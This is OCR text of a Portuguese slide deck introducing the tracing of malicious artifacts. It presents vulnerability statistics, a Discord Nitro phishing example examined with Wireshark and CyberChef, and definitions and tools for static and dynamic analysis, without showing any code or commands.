
Tracing de Artefatos Maliciosos

Cláudio Torres Júnior


Motivação



(dados coletados por nosso lab)

Motivação

Panorama 2023-2024



(https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rise-in-deceptive-pdf-the-gateway-to-malicious-payloads/)

Top 5 Produtos pelo Número Total de Vulnerabilidades Distintas

All Time

	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	Debian Linux	Debian	OS	8493
2	Android	Google	OS	6528
3	Fedora	Fedoraproject	OS	4754
4	Ubuntu Linux	Canonical	OS	3979
5	Linux Kernel	Linux	OS	3353


2023

	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	Android	Google	OS	1086
2	Windows Server 2022	Microsoft	OS	518
3	Windows Server 2019	Microsoft	OS	497
4	Windows 11 21h2	Microsoft	OS	465
5	Windows Server 2016	Microsoft	OS	461

Source: cvedetails [3]


Motivação

- Android Stack Vulnerabilities




Source: Garg, S., & Baliyan, N. (2022) [5]

Android Vulnerability Scores Across Versions and Device Distribution Over Time




Source: clario [4]




Source: BusinessOfApps [2]

Motivação

- Pontuações de Vulnerabilidades do Android em Diferentes Versões e Distribuição de Dispositivos ao Longo do Tempo



Source: clario [4]



BusinessOfApps [2]


Método Tradicional: Extração Manual de Características

- Extrair metadados de arquivos
  - Exemplo: strings de um documento word, código javascript de PDF, exploit inserido em um APK, etc
- Desafios:
  - Estudar a estrutura de cada tipo de arquivo
  - Não há padronização entre diferentes formatos
  - Não podem ser correlacionados em um único modelo
    - Exemplo: word vs PDF

Método tradicional: exemplo

- Um usuário acessou um link que o “premiou” com uma assinatura do Discord Nitro
- Pelo Wireshark temos:


Método tradicional: exemplo 1



Método tradicional: exemplo 1

- Somente olhando, não percebemos muita coisa
- Possível ofuscação de código malicioso
  - Utilizar técnicas de desofuscação para extrair o conteúdo real
  - https://gchq.github.io/CyberChef/

Método tradicional: exemplo 1



Tracing

- O que é
  - Processo de monitorar e registrar a execução de um programa, seja analisando seu código estático ou seu comportamento em tempo real
    - Detectar, analisar e mitigar ameaças
- Métodos
  - Estático
  - Dinâmico

Tracing estático

- Definição
  - Análise de código-fonte ou binário sem executar o programa
- Ferramentas
  - IDA Pro, Ghidra, Radare2, strings, Oletools, androguard
- Exemplos
  - Analisar um binário malicioso para descobrir strings suspeitas
  - Descompilar um executável e examinar suas funções internas


Tracing estático

- O que um binário esconde?
- Ele faz exatamente o que promete?
- Dado o jogo do tigrinho, você confia que ele te dá as chances de vencer?


Tracing estático - exemplo 1

- Um jogo de adivinhação, onde o usuário ganha ao acertar o número sorteado
- Quais suas chances de vencer?

Tracing estático - exemplo 1




Tracing estático - exemplo 1



